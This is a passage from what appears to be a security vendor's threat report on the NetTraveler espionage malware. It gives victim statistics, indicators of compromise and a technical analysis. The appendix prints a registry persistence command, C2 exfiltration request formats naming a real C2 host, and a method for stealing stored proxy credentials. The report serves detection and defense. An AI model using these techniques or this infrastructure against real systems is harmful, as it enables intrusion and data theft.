
The Command and control scripts reply to the victim with either "Success:<size>" or "Fail!", depending on the result of the operation. In some cases, instead of the "Fail" string, a more detailed error is sent back to the victim, in Simplified Chinese:

Under normal operation, a victim can connect to the C2 every five seconds and upload chunks of data from the victim, until the entire file is successfully transferred. In case of errors, the malware continues to send the data over and over, until they succeed.


"无法删除!" - means "Can not be deleted!"
"该文件不存在!" - means "The file does not exist!"

4. GLOBAL INFECTION STATISTICS

During our analysis, we obtained infection logs from several command and control servers. The logs, which go back as far as 2009, show that the threat actors behind NetTraveler successfully infected more than 350 victims in 40 countries. The following map shows the locations and profile of the victims:



The following map lists the victim profiles by industries:



Note: chart does not include the victims that couldn't be identified

In addition to the data from the Command and Control servers, we collected statistics regarding detections of NetTraveler from the Kaspersky Security Network. The top 10 infected countries as reported in KSN (Kaspersky Security Network):

POSITION	COUNTRY	% OF TOTAL
1	Mongolia	29%
2	Russia	19%
3	India	11%
4	Kazakhstan	11%
5	Kyrgyzstan	5%
6	China	3%
7	Tajikistan	3%
8	South Korea	2%
9	Spain	2%
10	Germany	1%

Besides the C&C logs and KSN, we have also sinkholed two of the C&C domains used by NetTraveler:

> pkspring.net

> yangdex.org

The data set collected so far from the sinkhole is relatively small and includes victims in Mongolia, South Korea and India. We will continue to monitor the connections and over time, update this paper with more data as it becomes available.

Note: Taking into account that several other C&C servers exist for which we have no logs and the KSN coverage, we estimate the total number of victims worldwide to be around ~1,000.

5. MITIGATION INFORMATION

From the point of view of the victims, the most important part of any report is information on how to detect and eradicate the infections. In addition to running a modern security suite capable of detecting NetTraveler, things such as filenames or C2 IPs can be extremely useful to system administrators.

This part of the report includes:

> Indicators of compromise
> Kaspersky detection names
> MD5s of known samples

5.1 INDICATORS OF COMPROMISE:

TYPES OF IOCS:

network traffic / IPs

> 209.11.241.144 - mothership, VPN server, C2
> 121.12.124.69 - C2 (allen.w223.west263.cn)
> 61.178.77.111 - C2 (wolf0.3322.org)
> 182.50.130.68 - C2 (viprambler.com)
> 103.20.192.59 - C2 (sunshine.59.ydli.net)
> 213.156.6.122 - C2 (cultureacess.com)
> 209.130.115.38 - C2 (tsgoogoo.net)
> 98.143.145.80 - C2 (spit113.minidns.net)
> 96.46.4.237 - C2 (sghrhd.190.20081.info)
> 109.169.86.178 - C2 (imapupdate.com)
> 125.67.89.156 - C2 (faceboak.net)
> 142.4.96.6 - C2 (buynewes.com)
> 124.115.21.209 - C2 IP
> 67.198.140.148 - C2 (southstock.net)
> 96.44.179.26 - C2 (vip222idc.s169.288idc.com)
> 235.22.123.90 - C2 (gami1.com)
> 178.77.45.32 - C2 (ra1nru.com)

Command and control domains and server names:

> allen.w223.west263.cn
> andriodphone.net
> bauer.8866.org
> buynewes.com
> cultureacess.com
> discoverypeace.org
> drag2008.com
> eaglesey.com
> enterairment.net
> faceboak.net

> gami1.com
> globalmailru.com
> hint09.9966.org
> imapupdate.com
> inwpvpn.com
> keyboardhk.com
> localgroupnet.com
> mailyandexru.com
> msnnewes.com
> newesyahoo.com
> newfax.net
> pkspring.net - sinkholed by Kaspersky Lab
> ra1nru.com
> ramb1er.com
> sghrhd.190.20081.info
> southstock.net
> spit113.minidns.net
> tsgoogoo.net
> vip222idc.s169.288idc.com
> viplenta.com
> vipmailru.com
> viprainru.com
> viprambler.com
> vipyandex.com
> vpnwork.3322.org
> wolf0.3322.org
> wolf001.us109.eoidc.net
> yahooair.com
> yangdex.org - sinkholed by Kaspersky Lab
> zeroicelee.com

Malware file names on disk:

> Main active group(s) in 2013, unique configuration filenames: perf2012.ini, config_t.dat, config_shenghai.dat, pert2012.ini, in:
  - C:\Documents and Settings\[user]\Local Settings\Temp\
  - C:\Users\[user]\Local Settings\Temp\
  - C:\WINDOWS\Temp\
  - C:\WINDOWS\system\
> Other (older) variants, configs: FMIFEN.INI in:
  - %System%
> Malware body: net.exe, netmgr.exe, net mgr.dll in
  - C:\
  - C:\WINDOWS\system\
  - %system%
  - %temp%
  - C:\WINDOWS\Temp\
  - %appdata%\Adobe\
> Other (older) variants, malware bodies:
  - %System%\bootuid.dll
  - %System%\wuaucit.exe
  - %System%\6to4ex.dll
  - %temp%\Process.dll
  - %temp%\Process.dll_d
  - %temp%\cmss.exe
  - %temp%\sysinfo2012.dll
  - %temp%\winlogin.exe
  - %windir%\system32\lasex.dll
  - %windir%\system32\system_t.dll
  - %temp%\smcs.exe
  - %appdata%\Adobe\sysinfo2012.dll

> Artifacts during installation and running:
  - %Temp%\Win32en.baT
  - %System%\dnlist.ini
  - %temp%\dnlist.ini
  - %appdata%\Adobe\ie.log
  - %temp%\ie.log
  - %System%\enumfs.ini
  - %temp%\enumfs.ini
  - %System%\install.tmp
  - %System%\kyrecord.txt
  - C:\Documents and Settings\<USER>\Start Menu\Programs\Startup\serucvice.lnk
  - C:\Documents and Settings\<USER>\Start Menu\Programs\Startup\netmgr.lnk
  - C:\DOCUME~1\<USER>~1\LOCALS~1\Temp\RECYCLER_w\AllIndex.ini
  - C:\DOCUME~1\<USER>~1\LOCALS~1\Temp\RECYCLER_w\AllIndex.ini_d

Mutexes created during backdoor operation:

> Boat-12 Is Running!
> DocHunter2012 Is Running!
> Hunter-2012 Is Running!
> NT-2012 Is Running!
> NetTravler Is Running!
> NetTravler2012 Is Running!
> SH-2011 Is Running!
> ShengHai Is Running!

5.2 MALWARE NAMES BY KASPERSKY PRODUCTS

Detection names for the malware modules and related files:

> Backdoor.Win32.Bifrose.bcx
> Trojan-Dropper.Win32.Dorifel.acrn
> Trojan-Dropper.Win32.Dorifel.acsj
> Trojan-Dropper.Win32.Dorifel.acsm
> Trojan-Dropper.Win32.Dorifel.acuf
> Trojan-Dropper.Win32.Dorifel.cql
> Trojan-Dropper.Win32.Dorifel.fhg
> Trojan-Dropper.Win32.Dorifel.fny
> Trojan-Dropper.Win32.Dorifel.iat
> Trojan-Dropper.Win32.Dorifel.jam
> Trojan-Dropper.Win32.Dorifel.kcy
> Trojan-Dropper.Win32.Dorifel.ylt
> Trojan-Spy.Win32.TravNet.*
> Trojan.Multi.Yahg.a
> Trojan.Win32.Agent2.eakj
> Trojan.Win32.Agent2.exms
> Trojan.Win32.Agent2.ezgb
> Trojan.Win32.Agent2.fdhs
> Trojan.Win32.Delf.dgmw
> Trojan.Win32.Delf.dgmx
> Trojan.Win32.Genome.agyil
> Trojan.Win32.Genome.aiunu
> Trojan.Win32.Genome.ajeqr
> Trojan.Win32.Genome.akqco
> Trojan.Win32.Genome.aksho
> Trojan.Win32.Jorik.TravNet.*
> not-a-virus:Downloader.Win32.NetTraveler.*

Kaspersky detection names for malicious documents with embedded exploits used in spear-phishing attacks:

> Exploit.MSWord.CVE-2010-3333.cg
> Exploit.MSWord.CVE-2010-3333.ci
> Exploit.MSWord.CVE-2010-3333.cl
> Exploit.Win32.CVE-2012-0158.y
> Exploit.MSWord.CVE-2012-0158.an
> Exploit.MSWord.CVE-2012-0158.ax
> Exploit.Win32.CVE-2012-0158.aa

5.3 MD5S OF MALICIOUS FILES

Spear-phishing samples MD5s:

36ed86602661bb3a7a55e69fde90ee73
6eb5932b0ed20f11f1a887bcfbdde10f
059a7482efee3b2abf67c12d210cb2f7
e5954b8204eb321d20bed4a86b3cef34
63494c74db9bfc2bba3983698c952de9
b600089a93275fa93558695b707b87ad
f4f14d4a1e34f62eeb9a90b5c8b2cfc1
0e2b10015fe52b7ea77a213f0c330557
29a420e52b56bfadf9f0701318524bef

Malware modules:

01d06f85fce63444c3563fe3bd20c004
03e8d330abc77a6a9d635d2e7c0e213a
08e5352a2416bd32a1c07f2d6c2f11fa
13b3cb819b460591c27e133e93fb8661
19a0693480c82f2b7fc8659d8f91717a
1a70e1e36e6afa454f6457140ac3d2ec
1dcad7c8f56207b2c423353f0c328755
1f26e5f9b44c28b37b6cd13283838366
209c3b51cad30c85ca79a9f067ce04cd
22be9cca6e4ec3af327595b890a92fec
28e9faec9de3bbdeb65435bfc377d1f8
294da087e6329ae78c1a5fb42b999500
29a394a4ec8a30b5f36c7b874fc9fe10
2a43c23a17cd2bc9074a486c47444e7c
2ac8f77548e87b401767c7076adfa00d
2d0e4748d857c12184ed2c94c13ec1ae
2dc139d82a2a5bf027bcb6a40f75b3f4
33334d8dc36c4ee7739fe2f8b448da72
36f9a0e71f0b580333c61bfeaa88df39
37d588b289c65f10c256e43eba939a0a
382c1d692dd3cec9b046e5c0eeaf92e6
39c2b2ee24373bf1ef20faff958718bc
3b4cf5f1ff8c4187e41c6ab80f000491
3cb96fe79aa01c82ac68c54e88918e57
482f112cb7cb0293d99f8a7606acbe85
4968882f189236952fd38a11586b395a
4c8950da250ea135ee77a2644af414ba
524aed944b7f307eea5677eda7e2079a
54583ccc97c33e358510b563b1536e69
57f2374d9f2a787339b0c6a5b1008a72
5e35b31472a2e603a995198d8e8411ed
5e7c5e8d9f5864488ddf04b662d1ad8e
63f0f91e3ccf5dd00a455d3038a299f4
66684b8b82fb5318a41ab7e6abb8dd42
677f7c42f79a0a58760056529739fdd6
6afeec03c8f4bc78fa2b3ad27392b0e7
6d00e4f95fba02126b32bb74dc4fec55
6d49cdbade7541d46be3fb47a0f563bb
6de813a22b2b73e330085ec7c85e041b

71f311a648348e7598eb55ab7618842c
723129912a2d0fb4aede7100071787ef
778c1764dd5c36c1eb96c49a8f8441e6
7b92e9d21bc4db838bc102b289f4fd5f
812d8e4d7a484bb363b139cfa08617e5
81591ae1c975b8a0b5ad5546a103992c
81d92e20f3078bd8e43b226308393e43
83429db9cc63196bf42c691cc09b7b84
852f562812305ad099372109f8e8b189
85865e048183849b255c92e609a5fa25
86cce64193a347b50329a32cdf08d198
89bfd463ca76b62c61a548778316567d
8ccea94fd83d9cb1b15a2a4befec24a2
8d3036a65ac2404d4562cdb927fd3d2c
8d78a9e3df1e19f9520f2bbb5f04cb54
8dc61b737990385473dca9bfc826727b
95113e04af14c23df607964fa9d83476
9b198f1e260700bdcb4740266cd35b3f
9c1c2825532b25e266d62db50952ab44
9c544da8c23826379d60581cce17a483
a0e350787e4134ea91ccb26d17cdf167
a1169fb2eb93616ced7536a53fb05648
a431d5786d9d95bc9d04df07cbefc0a2
a6d89df2a80675980fb3e4a9bcc162e2
a77456a160890a26a8f7c019c2e77021
aa6f8eff83aea3ff7b8f016e67f74dac
af6649323daf6dbd3aef1b950588487c
b3840ec1299517dacd6c18c71ff5bafc
b8c99bc028a0a32288d858df7bf6bec1
b990752f8266d7648070bea7e24d326f
ba026e6190aee2c64ef62a4e79419bcf
bea6e3481c0a06ce36600d8b3cc6155b
c87e8a3ceefd93c7e431b753801c6bb6
cb9cc50b18a7c91cf4a34c624b90db5d
cebaaad59f1616698dec4f14d76b4c9a
d04a7f30c83290b86cac8d762dcc2df5
d218706eb07f2722ae4e0106cce27d52
d286c4cdf40e2dae5362eff562bccd3a
d2fe88fff648a0bcbfdf0f0bd042a0a4
d354b71116961cad955ed11cb938ca32
d687cfde1c4ea77de1b92ea2f9e90ad5
d80c29813bfbc3cbcbd469249d49ebf3
d9c0ca95e49b113c5751fffdb20beb3f
d9cf41b5d11e42dabf9470964d09c000
db6e36f962fdb58c8e9f8f9a781fda66
dc01df3c40cb4fb0bef448693475ea1b
def612ad0554006378f185d3b56efb57
e51a4cc0272a98e9eddfec16667603f4
e5b1ffd2ecd7e610d07d093d65639da9
eb5761c410b5139f23235e9b67964495
eefc66a1e978dc9d825f28702106d4d5
efa23860086c5d12d3e6b918073c717f
f3c5c20f5c45fc401484caf72753d778
fad8f37c9bd5420f49cfd5960a60fa24
fb3495715764cdaa547f2b040c0a9b1f
fc3853c2383e2fbb2af381fd1277504d
fe16c30782e2b16b07d5a3a1cf9dfb8f
ff04126a5d61a10c81bfd0a6d0a643d0

CONCLUSIONS:

During our analysis, we describe NetTraveler, a malicious data exfiltration tool used by a medium-sized threat actor group from China. The main targets of the group include government institutions, embassies, oil and gas industry, research institutes, universities, private companies, military contractors and activists. The group's domains of interest include space exploration, nanotechnology, energy production, nuclear power, lasers, medicine and communications between others.

Although not very advanced, the NetTtraveler attackers have successfully compromised hundreds of targets around the world, with the highest number in Mongolia, India and Russia.

The group using NetTraveler is also employing other malware, including Zegost, Saker and others. To compromise their victims, they rely on exploits for two popular vulnerabilities in Microsoft Office.

Based on collected intelligence, we estimate the group size to about 50 individuals, most of which speak Chinese natively and has knowledge of English language.

By publishing this report we would like to raise awareness of all organizations and individuals who might become a victim of these attackers. We would like to encourage people of all countries to learn something from this report, check their systems and be prepared for potential future cyberattacks against them.

More information on attribution and victims will be available to selected parties, including local authorities of victim countries. For details, please contact us at **intelreports@kaspersky.com.**

APPENDIX A: MALWARE TECHNICAL ANALYSIS

THE NETTRAVELER DROPPER

MD5	2a43c23a17cd2bc9074a486c47444e7c
Create date (GMT)	2013.02.18 07:54:28
Size	176'640
Linker version	6.0 (MSVC++ 6.0)

DESCRIPTION

The module is a Win32 PE executable file compiled in Microsoft Visual C++ 6.0. Its main purpose is to drop a DLL file and register it as a system service. The malware looks up a suitable service name from one of the values in the registry.

This module also drops an INI-type file with the configuration that is later used by the NetTraveler backdoor.

TECHNICAL DETAILS

Execution of the module starts with the creation of a system mutex object called "INSTALL SERVICES NOW!". If this mutex already exists the module quits to avoid duplicate instances of the same module from running.

After that, the module creates the configuration file named %WINDIR%\system\config_t.dat which is populated with the strings embedded in the body of the executable and encrypted with simple one-byte XOR (0x3E).

```
260: 2E 72 73 72 63 00 00 00   F8 3B 00 00 00 60 01 00   .rsrc   ø;   `☺
270: 00 40 00 00 00 50 01 00   00 00 00 00 00 00 00 00    @   P☺
280: 00 00 00 00 40 00 00 40   00 00 00 00 00 00 00 00       @  @
290: 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00
2A0: 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00
2B0: 56 4A 4A 4E 04 11 11 4D   4B 50 4D 56 57 50 5B 10   VJJN♦◄◄MKPMVWP[►
2C0: 0B 07 10 47 5A 52 57 10   50 5B 4A 11 5D 57 53 5B   ♂•►GZRW►P[J◄]WS[
2D0: 5F 58 5B 11 53 5D 52 5F   5A 5B 11 5D 5A 58 4C 54   _X[◄S]R_Z[◄]ZXLT
2E0: 57 11 4A 57 53 5B 10 5F   4D 4E 00 00 00 00 00 00   W◄JWS[► MN
2F0: 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00
```

Encrypted configuration data in the dropper

The config_t.dat is an INI-type file which contains the module configuration shown below:

[Option]
WebPage=hXXp://vip222idc.s169.288idc.com/nt12/newyork/city/nettraveler.asp2
DownCmdTime=10
UploadRate=128
[Other]
UP=0
[OtherTwo]
AutoCheck=1

The WebPage parameter's maximum length is 128 bytes and represents a URL for the Command and Control server (C&C). DownCmdTime is the delay in minutes between requests sent to the C&C server.

The code of the function to dump the INI file is designed to process several cases. There is 1 byte value for variable UP (which stands for "Use Proxy") from section [Other]. If that value is set to 1 (absolute file offset 0x334) then the INI file section [Other] will be populated with the following values:

[Other]
UP=1
PS=<string (max 32 bytes from offset 0x335)>
PP=<integer (2 bytes and positive from offset 0x355)>
PU=<string (max 32 bytes from offset 0x357)>
PW=<string (max 32 bytes from offset 0x377)>
PF=<integer (2 bytes and non-negative from offset 0x397)>

The purpose of PS, PP, PU, PW, PF parameters is the following:

- PS = proxy server address
- PP = proxy server port
- PU = proxy username
- PW = proxy password
- PF parameter purpose remains unclear.

The module then queries registry value at **HKLM\SOFTWARE\Microsoft\Windows NT\\CurrentVersion\Svchost\netsvcs** which is a multi-string type of value. Then it iterates through the names of services in that value to find a special service name. It must not be the "6to4" service and there must not be registry key **HKLM\SYSTEM\CurrentControlSet\Services\<servicename>.**

On Windows XP services that match the described criterias are (eg.) "**las**","**Iprip**", "**Irmon**" and a few others. These names are different on other Windows OS and even depend on installed features or Service Packs. The malware takes the first matching service name and uses it.

Right after that, the malware attempts to delete **%WINDIR%\system32\<servicename>ex.dll** and registers a new system service with the same name **<servicename>**. The service is designed to be a Win32 shared process like svchost, autostarted by system service control manager during system boot. That creates corresponding system registry values in **HKLM\SYSTEM\CurrentControlSet\Services\<servicename>**.

After that it saves to local directory and executes the following batch file (**net.bat**):

@echo off
@reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Irmon\Parameters" /v ServiceDll /t REG_EXPAND_SZ /d C:\WINDOWS\system32\<servicename>ex.dll

Note that **<servicename>** is replaced with the actual system service name that was previously found.

After that the module creates the **C:\WINDOWS\system32\<servicename>ex.dll** file on disk and sets hard-coded file creation and last access date and time to **"20:00 17 August 2004"**.

The new file is then filled with data produced after decryption of the hard-coded data block.

NETTRAVELER BACKDOOR (DROPPED FILE)

MD5	3c0ea91ea42f2bf6686e9735998e406e
Create date (GMT)	2013.02.18 02:33:49
Size	204'800
Linker version	6.0 (MSVC++ 6.0)

DESCRIPTION

The malware is Win32 PE DLL file compiled in Microsoft Visual C++ 6.0. It has one export function ServiceMain which has the main functionality of the module.

This module has initial filename assigned during compilation: "DLL.dll".

TECHNICAL DETAILS

Upon start the module sets corresponding service status to "Start_Pending" and then immediately to "Running".

It checks if system mutex named "**NetTravler Is Running!**" exists and terminates if that is true. Note: Other known mutexes used by variants of NetTraveler include:

> Boat-12 Is Running!
> DocHunter2012 Is Running!
> Hunter-2012 Is Running!
> NT-2012 Is Running!
> NetTravler Is Running!
> NetTravler2012 Is Running!
> SH-2011 Is Running!
> ShengHai Is Running!

After that it opens **%WINDIR%\system\config_t.dat** file and parses the following values:

Option]
WebPage
DownCmdTime
UploadRate
[OtherTwo]
AutoCheck
CheckedSuccess

It creates a list of local paths in memory to work with later:

> %SYSDIR%\stat_t.ini
> %SYSDIR%\dnlist.ini
> %SYSDIR%\enumfs.ini
> %SYSDIR%\uenumfs.ini
> %SYSDIR%\udidx.ini
> %TEMP%\ntvba00.tmp\

If **CheckedSuccess** value from INI file equals 0 or doesn't exist, the module will fetch additional configuration from the same INI file [Other] section:

> **PS** (string with no default value, max 64 chars)
> **PP** (integer with default value: 80)
> **PU** (string with no default value, max 32 chars)
> **PW** (string with no default value, max 32 chars)
> **PF** (integer with default value: 10)

Next the module prepares some strings for testing the Internet connection:

<modulename>.log

http://www.microsoft.com/info/privacy_security.htm (%TestURL%)

Ironically, the %TestURL% is a Microsoft web page about privacy, security and safety online (last updated in January 2000):

After that with the help of WinInet API the module issues an HTTP GET request to %TestURL% (see above) and the following hardcoded HTTP header values:

Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: en-us
Proxy-Connection: Keep-Alive
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0)

It sets other options such as proxy server address and port (PS and PP values from INI file or attempts to find proxy settings automatically), proxy username and password (PU and PW values from the INI file), several connection timeouts limited with 60 seconds.

The module submits the request and reads the response of the server. The response is stored in newly allocated memory block.

After that the malware appends debug output to the log file named **<modulename>.log.** The output messages are shown below:

method currect:
User: <current user name>
ProxyIP::
ProxyBypass::
User: <proxy username>
Pass: <proxy password>
<data from the URL>
//

If the PS, PP, PU, PW parameters were not found the INI file or Autocheck value is set to 1, the module attempts to find local proxy settings according to the procedure below.

FINDING PROXY CONFIGURATION

First, the module lists contents of %PROGRAMFILES% directory and appends the listing to the log file.

Then it opens IE history file of the current user (**History.IE5\index.dat**) parses it and appends the log with discovered logins/password saved in the the history file as a part of visited URLs.

After that the module logs current version of Internet Explorer. Interestingly that the log file is appended with the following hard coded string:

“IE版本: Internet Explorer “, 版本 means “version” in Simplified Chinese.

The module reads IE version from HKLM\Software\Microsoft\Internet Explorer\Version registry value.

Then it gets version of current OS, and again appends the result to the log file with some hard coded strings in it:

"操作系统版本**"** which means "version of operating system" in Simplified Chinese.

The malware is capable of interpretation of system minor/major code and recognizing the following O Ses:

- Microsoft Windows 95
- Microsoft Windows 95 OSR
- Microsoft Windows 98
- Microsoft Windows 98 SE
- Microsoft Windows Millennium Edition
- Microsoft Windows NT
- Microsoft Windows 2000
- Microsoft Windows XP
- Microsoft Windows 2003
- Microsoft Windows Vista
- Microsoft Windows 7

It can also recognize type of OS: Professional, Server, Advanced Server and exact version and build numbers are also appended to the log file.

There were four different methods to find proxy configuration on the system according to the log file messages set in three functions. One of the function (method 2) was probably merged with another one (method 3) in newer variant of the malware.

METHOD 1:

This is a straightforward attempt to connect to the test url, assuming that system-wide proxy settings are correct or no proxy is required to access the external website. The URL for testing is **http://www.microsoft.com/info/privacy_security.htm** with the following header values:

Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: en-us
Proxy-Connection: Keep-Alive
Pragma: no-cache

If the method succeeds the module appends received data from the URL to the log file and corresponding parameter is set in the INI file (UP=0).

If something fails the following message is appended to the log file: "**Method1 Fail!!!!!**"

METHOD 2 AND METHOD 3:

This method is used when the infected machine uses proxy server but the settings are not available for local SYSTEM user. A user working at

the infected machine might have internet access and should have the required proxy server settings.

The malware list all processes running on the machine and locates process named "EXPLORER.EXE". This process is a system shell which is normally running after local user successfully authenticates and logs in to the system. The malware finds explorer process and obtains security token which is later used to temporarily impersonate as local user and get proxy configuration with InternetQueryOptionA(0,INTERNET_OPTION_PROXY,...) API call.

If the result contains proxy settings the malware gets them. If for some reason local proxy settings were not found in current user profile, the malware attempts to double-check and opens IE settings in the registry. The following registry values are checked:

HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride

After that the malware first obtains the IE stored credentials. It iterates through all stored local user secrets via CredEnumerateA and looks for those which start with "Microsoft_WinInet_" and contain the address of the proxy server previously obtained. These secrets are decrypted with CryptUnprotectData API call. Such call is possible only after impersonation as local user which is available for the malware running with local system privileges. This method checks the first available password in the list of passwords from the system stored secrets.

Once the potential server, port, login and password are obtained the malware makes a test query to the same URL: **http://www.microsoft.com/info/privacy_security.htm**. If it succeeds the content of this page is appended to the log file with all details about the proxy server. If the method fails it prints the following line in the log file: "**Method3 Fail!!!!!**"

METHOD 4:

This method is identical to Method 3 with just one difference: it checks the last available password in the list of passwords from the system stored secrets.

METHOD X (DEBUG):

There is also an unused method in the code with no internal number, which was most likely used to debug the application as it writes all intermediate results to the log file, starting from string

"**Get From IEOption!**" or "**Get From Reg!**" depending on the path of code execution.

If the malware failed to locate the proxy server it unregisters current malicious service by deleting corresponding registry keys in **HKLM\System\CurrentControlSet\<servicename>** and attempts to delete all related files from the following list:

> C:\Windows\System32\enumfs.ini
> C:\Windows\System32\uenumfs.ini
> C:\Windows\System32\udidx.ini
> C:\Windows\System32\dnlist.ini
> C:\Windows\System32\stat_t.ini

Otherwise, if the proxy was checked successfully the malware writes the following value to the config file (config_t.dat):

[OtherTwo]
CheckedSuccess=1

After that the module sleeps for 60 seconds and starts a new thread (see below Thread1), sleeps 10 more seconds and creates another thread (see below Thread2). Right after that it enters an infinite loop of doing nothing but sleeping which can be interrupted by a special value in global variable set by other threads. Upon detecting this value the service routine ends which terminates the service execution.

THREAD1 (COMMAND AND CONTROL THREAD)

This thread starts from collecting local system information, including the following:

> Local computer name
> Local IP address
> Local user name
> OS version, build and product type
> List of local disk drives with available space on them
> CPU characteristics including vendor identifier and frequency
> RAM status
> Current process lists
> Output of the "**ipconfig /all**" system command

This information is stored in a text buffer with Chinese comments like shown below (translation is added in red):
[计算机信息] Computer Information
计算机: <Local Hostname> Computer
用户名: <Local Username> User name
Ip地址: <Local IP> Address
操作系统: <OS> <Service Pack> (<Build Number>) Operating System

磁盘空间: 总磁盘空间为:***GB,剩余磁盘空间为***GB(占**.**%)
Disk Space: Total disk space ***GB, the remaining disk space ***GB (**.**%)
CPU: <CPU Type> <CPU Frequency>MHZ
物理内存: 总物理内存:***MB,可用内存:***MB (占**.**%)

Physical Memory: Total physical memory: ***MB of available memory: ***MB (**.**%)

[进程列表] Process List
0 [System Process]
4 System
892 smss.exe
948 csrss.exe
972 winlogon.exe
1016 services.exe
1028 lsass.exe
…

C&C COMMUNICATION

This information is saved in **%WINDIR%\System32\system_t.dll** text file. This file is read a moment later, compressed using a custom Lempel-Ziv-based algorithm, encoded with a modified Base64 encoding and uploaded to the C&C server using HTTP GET request of the following format:

GET /nt12/newyork/city/nettraveler.asp?hostid=<DriveCSerialNumber>&hostname=<Hostname>&hostip=<Host IP>&filename=travlerbackinfo-<Current date and time>.dll&filestart=0&filetext=begin::<modified Base64 and LZ-compressed data>::end
*Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */**
Accept-Language: en-us
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: vip222idc.s169.288idc.com
Connection: Keep-Alive

If the file upload is successful, the module deletes the "**system_t.dll**" file. Please note that the serial number of current disk drive (most likely it is drive "C") is used in HTTP query value **hostid**. This identifier derived from the local filesystem is used later as a reliable identifier of current infected machine or simply **BotId**.

THE CONTROL LOOP

After that it enters control loop. Every 10 minutes according to the DownCmdTime parameter value in the config file, it sends HTTP GET request of the following format:

GET /nt12/newyork/city/nettraveler.asp?action=getcmd&hostid=<DriveCSerialNumber>&hostname=<Hostname>
…
If the server response starts with "[**CmdBegin**]" and ends with "[**CmdEnd**]" then the response is saved in **C:\Windows\System32\stat_t.ini** file. After that the code confirms receiving the command by submitting another HTTP GET request in the format below:

GET /nt12/newyork/city/nettraveler.asp?action=gotcmd&hostid=<DriveCSerialNumber>&hostname=<Hostname>
…

The module expects server to reply “Success”. If it doesn’t the module will try again in 10 minutes.

If the server was notified and confirmed receiving the notification, the module reads stat_t.ini file which is just another config in INI format:

[Download]
dircount=<integer, default 0>
filecount=<integer, default 0>
f1=<string>
f2=<string>
f3=<string>
…
d1=<string>
d2=<string>
d3=<string>
…
[Scan]
dircount=<integer, default 0>
filecount=<integer, default 0>

All values f<number> from stat_t.ini file are read and saved in %WINDIR%\System32\dnlist.ini file:
[Filelist]
f1=<string>
f2=<string>
f3=<string>
…

All values d<number> from stat_t.ini file are read and the corresponding local directory and subdirectories listings are collected and appended to the dnlist.ini file in the format:

[Filelist]
f1=<string>
f2=<string>
f3=<string>
…

The following values from stat_t.ini file are also transferred to the dnlist.ini file:

SECTION IN STAT_T.INI	VALUE IN STAT_T.INI	DEFAULT	SECTION IN DNLIST.INI	VALUE IN DNLIST.INI
[Scan]	dircount		[ScanList]	dircount
[Scan]	ScanAll	False	[ScanList]	ScanAll
[Other]	TypeLimit	True	[Other]	TypeLimit
[Other]	USearch	True	[Other]	USearch
[Other]	GSearch	True	[Other]	GSearch
